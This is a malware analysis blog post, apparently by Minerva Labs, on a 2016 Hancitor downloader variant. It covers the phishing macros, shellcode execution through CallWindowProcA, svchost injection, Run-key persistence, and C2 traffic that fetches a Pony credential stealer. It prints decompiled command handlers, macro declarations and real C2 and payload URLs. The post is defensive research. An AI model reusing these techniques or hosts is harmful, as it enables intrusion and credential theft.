
# New Hancitor Malware: Pimp my Downloaded

blog.minerva-labs.com/new-hancitor-pimp-my-downloader



- <u>Tweet</u>
- •

Hancitor (AKA Chanitor and TorDal) is a downloader-type malware – out there for almost <u>two</u> <u>years</u> now. Downloaders contact the C2 servers after establishing an initial foothold on the victim's machine – downloading and installing Trojans, bots and other kinds of malware.

Last May malware researchers at Proofpoint <u>revealed</u> that they observed the re-emergence of Hancitor.

This specific downloader has three core capabilities:

- Downloading and executing an exe file from a URL
- Downloading a DLL from a URL and executing it without writing it to the disk, but by writing it directly to the memory space of the downloader
- Deleting itself

Any of those commands may be received by the downloader after transmitting a "beacon" HTTP post request to the C2 server. This request includes basic fingerprinting info unique to each endpoint and enables the attacker to easily manage the machines of many victims concurrently while possibly infecting different endpoints with different types of malware in later infection stages.

## The Augmented Hancitor

Last week we were contacted by one of our clients after he received a notification from one of Minerva's agents.

A short forensic analysis enabled us to trace a phishing email containing a malicious attachment titled*CompanyPublicMailServer.com\_contract*. We assumed that this is a wide Dridex-style spam based infection campaign and indeed a simple search in a publicly available sandbox proved that this was a pattern as we were able to find over 20 different malicious documents similar to the one sent to our clients:

💫 reverse.it 🔹 🕈 Home 🔚 Submissions 🗸 🖿 Resources 🗸 🖾 Contact

Q Search .

### Search results for *\_contract.doc*

▲ Timestamp	Input	Threat level	Analysis Summary
August 16 2016, 19:47 (CEST)	orthone.com_contract.doc Composite Document File V2 Document, Big Endian, Os O, Version: 0.0 afd53c901dbdb14c912b36e04014cc0500e5e0219e48933f0b1e33aad06e6c23	malicious	Threat Score: 31/100 AV Multiscan: 7% Matched 14 Signatures Classified as <i>Dropper.cd</i>
August 15 2016, 21:22 (CEST)	dell.com_contract.doc Composite Document File V2 Document, Big Endian, Os 0, Version: 0.0 aa8f0c99874d9306ib382bb4efb4a5a3f9381b1ea59cb5fcbd7c64e8bb30db42	malicious	Threat Score: 65/100 Matched 25 Signatures 🔒 🎽 🗲
August 12 2016, 21:51 (CEST)	nexicore.com_contract.doc Composite Document File V2 Document, Big Endian, Os 0, Version: 0.0 8d37d622baf17eaa7a0b04ab1956263abcc4cd6d85fd28945aacf0dac87b47c4	malicious	Threat Score: 66/100 Matched 26 Signatures 🔒 🎽 🗲
August 12 2016, 15:59 (CEST)	cra-arc.gc.ca_contract.doc Composite Document File V2 Document, Big Endian, Os O, Version: 0.0 fcc24a15f2b7ed06403ec192b3ed2a5258e2691b6d61b2334160fd76bbfba151	malicious	Threat Score: 100/100 AV Multiscan: 39% Matched 28 Signatures <b>Jr B</b> Classified as <i>W97M Downloader</i>
August 12 2016, 15:11 (CEST)	investpsp.ca_contract.doc Composite Document File V2 Document, Big Endian, Os 0, Version: 0.0 9463dc78dc7df3e75tee8c10a3fa32e315f58924eb0305f5f9eeaeae2865f9dd	malicious	Threat Score: 65/100 Matched 25 Signatures 🔒 🖗
August 12 2016, 10:17 (CEST)	rbs.com_contract.doc Composite Document File V2 Document, Big Endian, Os O, Version: 0.0 21efc8907d1c4f320330da3f6a87030f1c389ac8d4fc7363d170ce9444ec81cd	malicious	Threat Score: 66/100 Matched 26 Signatures 🔒 🔓 🗲
August 12 2016, 8:05 (CEST)	thyssenkrupp.com_contract.doc Composite Document File V2 Document, Big Endian, Os O, Version: 0.0 554ff7c6f98afd3c6d9aaef232748481c8024feef415dcf4e153cdbed1a3994e	malicious	Threat Score: 100/100 AV Multiscan: 31% Matched 28 Signatures <b>JI  6</b> Classified as <i>Trojan Agent</i>
August 12 2016, 3:21 (CEST)	philips.com_contract.doc Composite Document File V2 Document, Big Endian, Os O, Version: 0.0 7edd4f271ae83b5c13b9d1927b9a64160d5ffa2eab88e9a860e50009385638a7	malicious	Threat Score: <b>74/100</b> AV Multiscan: 14% Matched 28 Signatures <b>Jr B</b> Classified as <i>W2KM_CRYPTESLA.DG</i>
August 12 2016, 3:10 (CEST)	philips.com_contract.doc Composite Document File V2 Document, Big Endian, Os O, Version: 0.0 7edd4f271ae83b5cf3b9d1927b9a64f60d5ffa2eab88e9a860e50009385638a7	malicious	Threat Score: <b>74/100</b> AV Multiscan: 14% Matched 28 Signatures <b>JI B</b> Classified as <i>W2KM CRYPTESLA.DG</i>

#### Documents infected with Hancitor

The malicious Microsoft Word .*doc* attachment had an embedded VBA macro script with a short message aimed at luring the victim to enable the execution of the script.

₩ , ** * 0  =	Infected Doc	ment.doc (Protected View) - Microsoft Word		- @ X
File Home Insert Page Layout References	Mailings Review View			♡ 🍞
1 Protected View This file originated from an Internet location	on and might be unsafe. Click for more details.	Enable Editing		×
				<u> </u>
	This doc	ument was created with a	n older	
IJ	Office	ersion of Microsoft Office		
	This documon	t is only availible for desktop and lar		
	1 This documen of Microsoft (		stop versions	
		mee word.		=
	Click "Enable	editing" button from the yellow bar	above	
	<u> </u>			
	Once you have	e enabled editing, please click "Enab	le content"	
		e yellow bar above		

After enable editing is clicked - malware will execute

Unlike the document used to drop Hancitor in Proofpoint's investigations our sample had some extra features:

**Handling x86/x64 architectures seamlessly** – including adaptation of pointers and imported functions:

者 Microsoft Visual Basic f	or Applications -		- [ThisDocument (Code)]	
Eile Edit View	Insert Format Debug Ru	n <u>T</u> ools <u>A</u> dd-Ins <u>W</u> indow <u>H</u> elp		Type a question for help 🚽 🚽 🗗 🗙
i 👿 🔤 - 🔛 i 🐰 😘	📇 🔠 🕫 🕨 🖬 📾	🔟 🧏 🖀 😼 🔅 🔞 🛛 Ln 1, Col 1	7	
Project - Project	×	(General)	(Declarations)	•
🔳 🖃 📴	-			
± . S Normal	Ľ	#If Win64 Then		· · · · · · · · · · · · · · · · · ·
	e0aecd0e3c41c7dc1ecdfbc52i		Function tisk Lib "kernel32" Alias "VirtualAlloc" (ByVal lpaddr A Sub blownup Lib "ntdll" Alias "RtlMoveMemory" (pDst As Any, pSrc )	
Microsoft Word O			Function impersonally Lib "kernel32" Alias "GetPriorityClass" (hP	
Microsoft word O			Function impersonally Lib "kernels2" Allas "GetPriorityClass" (nP. Function apparitional Lib "user32" Allas "CallWindowProcA" (lpPre-	
Forms	s.		Function chagatai Lib "kernel32" Alias "CreateEventA" (lpEventAtt:	
References			Function arctonyx Lib "user32" Alias "EndDialog" (ByVal hDlg As L	
M Mercrences			Function thromboembolism Lib "user32" Alias "GetDlgItem" (ByVal h	
		Fillende beelare rerbare	ranotion ontonootion bib aberot wirds scobigioen (byvar n	big ab bongrot, mibbigiota ab bon
		#Else		
			airhole Lib "user32" Alias "EndDialog" (ByVal hDlg As Long, nRes	ult As Long) As Long
			formal Lib "user32" Alias "GetDlgItem" (ByVal hDlg As Long, nIDD.	
<b>ا</b> ا			hvstricomorpha Lib "kernel32" Alias "GetPriorityClass" (hProcess	
Properties - ThisDocument	×	Private Declare Function	apparitional Lib "user32" Alias "CallWindowProcA" (lpPrevWndFunc	As Long, hWnd As Any, Msg As Any
1		Private Declare Function	allude Lib "kernel32" Alias "CreateEventA" (lpEventAttributes As	Any, bManualReset As Long, bInit
ThisDocument Document		Private Declare Function	tisk Lib "kernel32" Alias "VirtualAlloc" (ByVal lpaddr As Long, 1	ByVal dwSize As Long, ByVal flAll
Alphabetic Categorized		Private Declare Sub blow	mup Lib "ntdll" Alias "RtlMoveMemory" (pDst As Any, pSrc As Any, )	ByVal ByteLen As Long)
(Name)	ThisDocument			
AutoFormatOverride	False	#End If		
AutoHyphenation	False 👻	Sub AutoOper()	•	
ConsecutiveHyphensLimit	0 =	#If Win64 Then		
DefaultTabStop	35.4	creeper		
DefaultTargetFrame		#ElseIf Win32 Then		
DisableFeatures	False	fandango = "neon"		
DoNotEmbedSystemFonts	True	coeducation = "divina"		
EmbedLinguisticData	True	creeper		
EmbedTrueTypeFonts	False	#Else #End If		
EncryptionProvider				•
EnforceStyle	False		2	▶

Changing the flow according to the OS version

These characteristics greatly increase the chances of successfully infecting the victim's machine, saving noisy crashes of the macro as a bonus.

**Using CallWindowProcA Windows API to execute a code written to the heap** – As <u>explained</u> in <u>Waleed Assar</u>'s blog – it allows the malware to avoid suspicious API calls as *ShellExecute* and *CreateProcess* and the need to write this intermediate shellcode-like dropper stage to the disk. It is uncommon to see this technique implemented in VBA script, however – it is used by .exe files in the wild at least <u>since *Citadel*</u>.

le Ec	dit Event Filter	Tools	Options Help		
2 🖬	🕴 🕺 🌠 💟	🗢	🔺 <table-row>   🗉   🛤  </table-row>		
ime	Process Name	PID	Operation	Path Result	Detail
39:5	WINWORD.EXE	3060	ReadFile	C:\Program Files\Common Files\microsoft shared\VBA\VBA7\VBE7.DLL SUCCESS	Offset: 2,224,12
9:5	WINWORD.EXE	3060	🕂 ReadFile	C:\Program Files\Common Files\microsoft shared\VBA\VBA7\VBE7.DLL SUCCESS	Offset: 2,187,2
9:5	WINWORD.EXE	3060	ReadFile	C:\Program Files\Common Files\microsoft shared\VBA\VBA7\VBE7.DLL SUCCESS	Offset: 2,220,0
9:5	WINWORD.EXE	3060	ReadFile	C:\Program Files\Microsoft Office\Office14\WWLIB.DLL SUCCESS	Offset: 9,278,4
9:5	WINWORD.EXE	3060	ReadFile	C:\Program Files\Microsoft Office\Office14\WWLIB.DLL SUCCESS	Offset: 7,083,0
9:5	WINWORD.EXE		ReadFile	C:\Program Files\Microsoft Office\Office14\WWLIB.DLL SUCCESS	Offset: 11,158,
9:5	WINWORD.EXE	3060	🛃 ReadFile	C:\Program Files\Common Files\microsoft shared\VBA\VBA7\VBE7.DLL SUCCESS	Offset: 2,330,6
9:5	WWINWORD.EXE	3060	CreateFile	C:\Users /\AppData\Local\Temp\bg618.exe SUCCESS	Desired Acces
9:5	WWINWORD.EXE	3060		C:\Users \\AppData\Local\Temp\bg618.exe SUCCESS	Offset: 0, Leng
9:5	WINWORD.EXE	3060	🛃 Close File	C:\Users \\AppData\Local\Temp\bg618.exe SUCCESS	
9:5	WINWORD.EXE		CreateFile	C:\Users \\AppData\Local\Temp\bg618.exe SUCCESS	Desired Acces
9:5	WINWORD.EXE	3060	🛃 Write File	C:\Users \\AppData\Local\Temp\bg618.exe SUCCESS	Offset: 0, Leng
9:5	WINWORD.EXE	3060	🛃 Set EndOf File Information File	C:\Users /\AppData\Local\Temp\bg618.exe SUCCESS	EndOfFile: 86,0
9:5	WINWORD.EXE	3060	CreateFileMapping	C:\Users I\AppData\Local\Temp\bg618.exe SUCCESS	SyncType: Syn
9:5	WINWORD.EXE	3060	CreateFileMapping	C:\Users I\AppData\Local\Temp\bg618.exe FILE LOCKED WI	SyncType: Syn
9:5	WINWORD.EXE	3060	🛃 Query Standard Information	C:\Users I\AppData\Local\Temp\bg618.exe SUCCESS	AllocationSize:
9:5	WINWORD.EXE		CreateFileMapping	C:\Users I\AppData\Local\Temp\bg618.exe SUCCESS	SyncType: Syn
9:5	WINWORD.EXE		🛃 Query Security File	C:\Users I\AppData\Local\Temp\bg618.exe SUCCESS	Information: La
9:5	WINWORD.EXE	3060	QueryNameInformationFile	C:\Users I\AppData\Local\Temp\bg618.exe SUCCESS	Name: \Users\
9:5	WINWORD.EXE		🚰 Process Create	C:\Users I\AppData\Local\Temp\bg618.exe SUCCESS	PID: 2596, Cor
	WINWORD.EXE		🛃 Query Security File	C:\Users \AppData\Local\Temp\bg618.exe SUCCESS	Information: Ov
	WINWORD.EXE		🛃 Query Basic Information File	C:\Users \AppData\Local\Temp\bg618.exe SUCCESS	Creation Time:
	WINWORD.EXE		🚑 Load Image	C:\Users \AppData\Local\Temp\bg618.exe SUCCESS	Image Base: 0
	WINWORD.EXE		Create File	C:\Windows\AppPatch\sysmain.sdb SUCCESS	Desired Acces
	WINWORD.EXE			C:\Windows\AppPatch\sysmain.sdb SUCCESS	AllocationSize:
	WINWORD.EXE		CreateFileMapping	C:\Windows\AppPatch\sysmain.sdb FILE LOCKED WI	
9.5	WINWORD FXF	3060	QuervStandardInformation	C:\Windows\AppPatch\sysmain.sdb SUCCESS	AllocationSize:

Hancitor dropped and executed by the malicious macro

Now, Hancitor is finally running. On its initial execution it is running under a random looking hard coded name (we observed *bg618.exe* and *lj016.exe*) from the %TEMP% folder. It then creates another instance of itself and uses process hollowing to unpack itself to its new instance. The unpacked executable copies Hancitor to either the system or temporary folder under the name *WinHost32.exe*Hancitor then executes the binary under its new name and deletes the old one. It is also taking care of achieving persistency by creating a registry value under *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*. From now on, each time it will be executed under the new name the following mechanism will kick in:

_	
🗾 🗹 🔛	ă
; Attri	butes: bp-based frame
_CheckP	rocessNameIsWinHost32 proc near
	g1= dword ptr -10Ch
	e= byte ptr -108h
var_4=	dword ptr -4
· .	ebp
mov	ebp, esp
sub	esp, 10Ch
mov	eax,security_cookie
	eax, ebp
mov	[ebp+var_4], eax
F	104h ; nSize
lea	eax, [ebp+Filename]
push	eax ; lpFilename
push	0 ; hModule
call	
lea	ecx, [ebp+Filename]
push	- 1
	ds:PathFindFileNameA
mov	[ebp+lpString1], eax
push	offset aWinhost32_exe ; "WinHost32.exe"
mov	edx, [ebp+lpString1]
push	edx ; lpString1
call	
test	
jz	short loc_403557

This is a simple test that determines if the file is executed for the first time and will gain persistency, or if it is already installed and should initiate its core functionality as a downloader - Hancitor now connects back to its C2 servers in order to download and execute malware. The communication with the C2 server was similar to the pattern described in Proofpoint's report. A "beacon" signal was sent with unique identifiers of the victim:

callerebC2.pcapng			
le <u>E</u> dit <u>V</u> iew <u>G</u> o <u>C</u> apt	ure <u>A</u> nalyze <u>S</u> tatistics Telephor	<u>W</u> ireless <u>T</u> ools <u>H</u> elp	
( 🔳 🧟 🛞 ] 🕒 🔀 🛛	🔓 ९ 🗢 🗢 🕾 🕅 🕹 🗔 🛛	] @, Q, @, Ⅲ	
ip.addr == 62.141.54.153 &&	nttp		Expression
Time Source	Destination	Protocol Length Info	
208 7 19	62	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen	.coded)
208 7 62	19.	HTTP 248 HTTP/1.1 200 OK (text/html)	
211 7 19	62	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen	coded)
211 7 62 214 7 19	19 62	HTTP 248 HTTP/1.1 200 OK (text/html) HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen	
214 7 19 214 7 62	19	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen HTTP 248 HTTP/1.1 200 OK (text/html)	coded)
214 7 02 218 8 19	62	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen	(coded)
218 8 62	19	HTTP 248 HTTP/1.1 200 OK (text/html)	coucu)
221 8 19	62	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen	(coded)
221 8 62	19	HTTP 248 HTTP/1.1 200 OK (text/html)	,
224 8 19	62	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen	coded)
224 8 62	19	HTTP 248 HTTP/1.1 200 OK (text/html)	
227 8 19	62	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen	coded)
227 8 62	19	HTTP 248 HTTP/1.1 200 OK (text/html)	
231 8 19	62	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen	coded)
231 8 62	19	HTTP 248 HTTP/1.1 200 OK (text/html)	
234 8 19	62	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen	coded)
234 8 62	19.	HTTP 248 HTTP/1.1 200 OK (text/html)	
237 8 19	62	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen	.coded)
237 8 62	19.	HTTP 248 HTTP/1.1 200 OK (text/html)	
240 8 19	62	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen	coded)
240 8 62	19	HTTP 248 HTTP/1.1 200 OK (text/html)	
243 9 19	62	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen	coded)
243 9 62	19	HTTP 248 HTTP/1.1 200 OK (text/html)	
246 9 19	62 19	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen HTTP 248 HTTP/1.1 200 OK (text/html)	coded)
246 9 62 250 9 19	62	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen	vraded)
250 9 62	19	HTTP 248 HTTP/1.1 200 OK (text/html)	coueu)
253 9 19	62	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen	(coded)
253 9 62	19	HTTP 248 HTTP/1.1 200 OK (text/html)	coucuy
264 9 19	62	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen	(coded)
264	19	HTTP 248 HTTP/1.1 200 OK (text/html)	,
276 9 19	62	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlen	icoded)
Ethernet II,	on wire (3088 bits), 386 byt	s captured (3088 bits) on interface 0	
Internet Protocol Vers	sion 4.		
		96), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 332	
Hypertext Transfer Pro	otocol		
HTML Form URL Encoded:	application/x-www-form-urle	coded	
<pre>&gt; Form item: "GUID" =</pre>			
<pre>&gt; Form item: "BUILD"</pre>			
<pre>&gt; Form item: "INFO" =</pre>			
<pre>&gt; Form item: "IP" = '</pre>			
<pre>&gt; Form item: "TYPE" = &gt; Form item: "UTN"</pre>			
<pre>&gt; Form item: "WIN" =</pre>	0.1(X52)		
	50 4f 53 54 20 2f 6c 73 2f	DPO ST /ls/g	
	70 20 48 54 54 50 2f 31 2e	ate.php HTTP/1.1	
	70 74 3a 20 2a 2f 2a 0d 0a 2d 54 79 70 65 3a 20 61 70	<pre>Accept : */*C ontent-T ype: app</pre>	
	6f 6e 2f 78 2d 77 77 77 2d		
	6c 65 6e 63 6f 64 65 64 0d	orm-urle ncoded	
Hypertext Transfer Prot	tacal (http) 226 hytas	Destarter .	28857 · Displayed: 158 (0.5%) · Load time: 0:0.501 Profile: Defau
<ul> <li>Hypertext fransfer Prot</li> </ul>	tocor (intep), 200 bytes	Packets:	20007 Displayed, 100 (0.5%) * Load unie: 0:0.001 Profile: Defau

Hanictor checks if the C2 has new tasks for it

Just as we saw in the "old" Hancitor, our new version is able to receive commands to download and execute malware. We compared the binaries, trying to figure out if there are any changes between Proofpoint's Hancitor and ours and we found one key difference: **Support for a new command-type was added – "***b***".** 

```
signed int __cdecl SwitchTable(char *a1, _DWORD *a2)
 signed int result; // eax@2
 if ( a1[1] != 58 )
 switch ( *a1 )
     *a2 = InjectionToSVCHostFromUrl((int)(a1 + 2));
    result = 1;
     *a2 = IndirectDeleteSelf();
     *a2 = executeUrlToThread(a1 + 2);
   break;
case 'n':
     *a2 = 1;
     break;
     *a2 = DownloadToTempAndExecuteFromUrl(a1 + 2);
     break;
   default:
     break;
 return result;
```

#### C2 commands switch table

Reverse engineering the function that handles it led us to the conclusion that it is used to execute code downloaded from a URL. However, instead of simply executing it or writing it to Hancitor's memory space it injects it to a svchost.exe process

push	offset Name ; "SystemRoot"
call	ds:GetEnvironmentVariableA
push	<pre>offset aSystem32Svchos ; "\\System32\\svchost.exe"</pre>
lea	edx, [ebp+Buffer]
push	edx ; 1pString1
call	ds:lstrcatA
lea	eax, [ebp+ProcessInformation]
push	eax ; 1pProcessInformation
lea	ecx, [ebp+StartupInFo]
push	ecx ; 1pStartupInfo
push	<pre>g ; 1pCurrentDirectory</pre>
push	6 ; 1pEnvironment
push	424h ; dwCreationFlags
push	ß ; bInheritHandles
push	<pre>\$ ; lpThreadAttributes</pre>
push	IpProcessAttributes
lea	edx, [ebp+ <mark>Buffer</mark> ]
push	edx ; lpCommandLine
push	IpApplicationName
call	ds:CreateProcessA
test	eax, eax
jnz	short loc_402D5D

Hancitor creates svchost.exe instance to host malicious code

Proofpoint's researchers predicted that downloaders will get more complex, absorbing functionality of later stages in the infection process – our findings certainly support their assertions.

## Payloads – More of the Same

After allowing the Hancitor sample to run in a controlled environment we were able to intercept it and downloaded a couple of modules. Both modules were downloaded from WordPress and Joomla! sites, possibly exploited to store the malicious content.

The first payload we observed was a Pony info-stealer Trojan (VT):

callerebC2.pcapng		the second s	
<u>F</u> ile <u>E</u> dit <u>V</u> iew <u>G</u> o <u>C</u> apture			
🥼 🔳 🔬 💿 🔰 🛅 🔀 🛅 🗋	९ 🗢 🗢 🕾 🗿 📃 📃	0 Q Q Q II	
Apply a display filter <ctrl-></ctrl->			Expression
lo. Time Source	Destination	Protocol Length Info	
2082 1 21	19	TLSv1.2 1420 Application Data	
2083 1 213	19	TLSv1.2 1420 Application Data	
2084 1 21	19	TLSv1.2 1420 Application Data	
2085 1 213	19	TLSv1.2 1420 Application Data	
2086 1 21: 2087 1 62	19 19	TLSv1.2 1420 Application Data TCP 66 80 + 49437 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1366 SACK PERM=1 WS=128	
2088 1 62	19	TCP 60 80 → 49433 [ACK] Seq=196 Ack=1 Win=14000 Len=0 MSS=1200 SACK_PENM=1 WS=120	
2089 1 19:	62	TCP 54 49437 + 80 [ACK] Seg=1 ACK=1 Win=65136 Len=0	
2090 1 19:	62	HTTP 386 POST /ls/gate.php HTTP/1.1 (application/x-www-form-urlencoded)	
	27d: ff	SSDP 208 M-SEARCH * HTTP/1.1	
2092 1 19	21	TCP 54 [TCP Spurious Retransmission] 49431 → 80 [FIN, ACK] Seq=182 Ack=840 Win=64512 Len=0	
2093 1 62	19 19 62 20	TCP 60 80 + 49437 [ACK] Seq=1 Ack=333 Win=15744 Len=0	
2094 1 62 2095 1 19:	19	HTTP 309 HTTP/1.1 200 OK (text/html) TCP 54 49437 → 80 [ACK] Seg=333 Ack=256 Win=65280 Len=0	
2095 1 19.	26	DNS 74 Standard query 0xc64c A livelife24.com	
2097 1 20	19	DNS 90 Standard query response 0xc64c A livelife24.com A 85.13.143.149	
2098 1 19:	85	TCP 66 49438 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK PERM=1	
2099 1 19:	21	TCP 54 [TCP Spurious Retransmission] 49430 → 80 [FIN, ACK] Seq=203 Ack=542 Win=65024 Len=0	
2100 1 85	19 85	TCP 66 80 → 49438 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1366 SACK_PERM=1 WS=64	
2101 1 19:	85	TCP 54 49438 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0	
2102 1 19:	85	TCP 298 [TCP segment of a reassembled PDU]	
2103 1 85	19	TCP 60 80 + 49438 [ACK] Seq=1 Ack=245 Win=15680 Len=0	
2104 1 85 2105 1 19:	19 85	TCP 1420 [TCP segment of a reassembled PDU] TCP 54 49438 → 80 [ACK] Seq=245 Ack=1367 Win=65536 Len=0	
2105 1 15.	19	TCP 1420 [TCP segment of a reassembled PDU]	
2107 1 85	19	TCP 1420 [TCP segment of a reassembled PDU]	
2108 1 85	19	TCP 1420 [TCP segment of a reassembled PDU]	
2109 1 19:	85	TCP 54 49438 → 80 [ACK] Seq=245 Ack=5465 Win=65536 Len=0	
2110 1 85	19	TCP 1420 [TCP segment of a reassembled PDU]	
2111 1 19:	85	TCP 54 49438 → 80 [ACK] Seq=245 Ack=6831 Win=65536 Len=0	
2112 1 85	19	TCP 1420 [TCP segment of a reassembled PDU]	
2113 1 19:	85	TCP 54 49438 + 80 [ACK] Seq=245 Ack=8197 Win=65536 Len=0	
2114 1 85	19	TCP 1420 [TCP segment of a reassembled PDU]	
Date: Mon, 15 Aug 2016	12:30:02 GMT\r\n		
Content-Type: text/html	l\r\n		
Transfer-Encoding: chun			
Connection: keep-alive			
X-Powered-By: PHP/5.4.4	15\r\n		
\r\n [HTTP response 1/1]			
[Time since request: 0.	472548000 seconds]		
[Request in frame: 2090			
HTTP chunked response	-		
Line-based text data: text			
<pre>{l:http://livelife24.cc</pre>	om/templates/redevo_apheli	on_green/pm.dll}	
00 00 25 64 92 19 d1 00 0			
010 01 27 4a fb 40 00 31 0		8 .'J.@.1>.6	
	5 27 3f 00 01 f2 15 50 1		
030 00 7b 3a 21 00 00 48 5			
030 00 7b 3a 21 00 00 48 5 340 30 30 20 4f 4b 0d 0a 5			

Command to download the Pony malware

After downloading it directly to Hancitor's memory it was executed in a new thread and started to monitor a vast range of collectible data:

- Email passwords (SMTP, POP3, IMAP)
- Other web protocols passwords (HTTP, FTP, NNTP)

- Enumerating keys in HKEY\_CURRENT\_USER\Software\Microsoft\Office\1x.0\Outlook\Profiles leading to the users PST files
- More registry keys related to outlook accounts.

Comparing this sample to older Pony from April to early July resulted in little to no difference. Even though some of the C2 URLs were changed, we discovered that they resolve to the same IP addresses used in previous campaign. This is our sample, resolving *bettitotuld[.]com*:

callerebC2.pcapng			
	<u>Analyze</u> <u>Statistics</u> Telepho	-	<u>I</u> ools <u>H</u> elp
1 🔳 🥖 💿 🌗 🛅 🔀 🗋	🍳 🗢 🖻 🗿 📃 🗍	🗐 Q, Q, Q,	2 理
			Expression
	Packet list 🔻	Narrow & Wid	Vide   Case sensitive String   Find Cancel
lo. Time Source	Destination	Protocol L	Length Info
2237 1 192	213	TCP	54 [TCP Spurious Retransmission] 49430 → 80 [FIN, ACK] Seq=203 Ack=542
→ 2240 1 192 - 2241 1 208	208	DNS	75 Standard query 0x3a19 A bettitotuld.com 91 Standard query response 0x3a19 A bettitotuld.com A 46.4.173.214
2242 1 192	46.	TCP	66 49439 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2243 1 46.	192	TCP	66 443 → 49439 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1366 SACK_PE
2244 1 192 2245 1 192	46.	TCP TLSv1.2	54 49439 → 443 [ACK] Seq=1 Ack=1 Win=65536 Len=0 238 Client Hello
2246 1 46.	192	TCP	60 443 → 49439 [ACK] Seq=1 Ack=185 Win=15744 Len=0
2248 1 192	213	ТСР	54 [TCP Spurious Retransmission] 49431 → 80 [FIN, ACK] Seq=182 Ack=840
2249 1 46. 2250 1 192	192 46.	TLSv1.2 TCP	1369 Server Hello, Certificate, Server Key Exchange, Server Hello Done 54 49439 → 443 [ACK] Seq=185 Ack=1316 Win=64000 Len=0
2250 1 192	46.	TLSv1.2	236 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
2252 1 46.	192	TLSv1.2	161 Change Cipher Spec, Encrypted Handshake Message
2253 1 192	46.	TCP TCP	54 49439 → 443 [ACK] Seq=367 Ack=1423 Win=65536 Len=0 54 49439 → 443 [FIN, ACK] Seq=367 Ack=1423 Win=65536 Len=0
2254 1 192 2255 1 192	46.	TCP	54 49439 → 443 [FIN, ACK] Seq=367 ACK=1423 Win=65536 Len=0 66 49440 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2256 1 46.	192	TCP	66 443 → 49440 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1366 SACK_PE
2257 1 192	46.	TCP	54 49440 → 443 [ACK] Seq=1 Ack=1 Win=65536 Len=0
2258 1 192 2259 1 46.	46.	TLSv1.2 TCP	270 Client Hello 60 443 → 49439 [FIN, ACK] Seg=1423 Ack=368 Win=16768 Len=0
2260 1 192	46.	TCP	54 49439 → 443 [ACK] Seq=368 Ack=1424 Win=65536 Len=0
2262 1 46.	192	TCP	60 443 → 49440 [ACK] Seq=1 Ack=217 Win=15744 Len=0
2263 1 46. 2264 1 192	192 46	TLSv1.2 TCP	1369 Server Hello, Certificate, Server Key Exchange, Server Hello Done 54 49440 → 443 [ACK] Seq=217 Ack=1316 Win=64000 Len=0
2265 1 192	46.	TLSv1.2	236 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
2266 1 46.	192	TLSv1.2	161 Change Cipher Spec, Encrypted Handshake Message
2267 1 192 2268 1 192	46.	TCP TLSv1.2	54 49440 → 443 [ACK] Seq=399 Ack=1423 Win=65536 Len=0
2269 1 192	46.	TLSV1.2	
2270 1 46.	192	TCP	60 443 → 49440 [ACK] Seq=1423 Ack=2122 Win=20608 Len=0
2271 1 46.	192	TCP	60 443 → 49440 [ACK] Seq=1423 Ack=3289 Win=23296 Len=0
2272 1 46. 2273 1 192	192 46.	TLSv1.2 TCP	347 Application Data 54 49440 → 443 [ACK] Seq=3289 Ack=1716 Win=65024 Len=0
2275 1 192	213	ТСР	54 [TCP Spurious Retransmission] 49430 → 80 [FIN, ACK] Seq=203 Ack=542…
Authority RRs: 0			
Additional RRs: 0			
Queries bettitotuld.com: ty	no A class TN		
Answers	pe A, CIASS IN	_	
	pe A, class IN, addr 46.4	.173.214	
Name: bettitotul			
Type: A (Host Ad Class: IN (0x000			
Time to live: 60	0		
Data length: 4	2 214		
Address: 46.4.17	5.214		
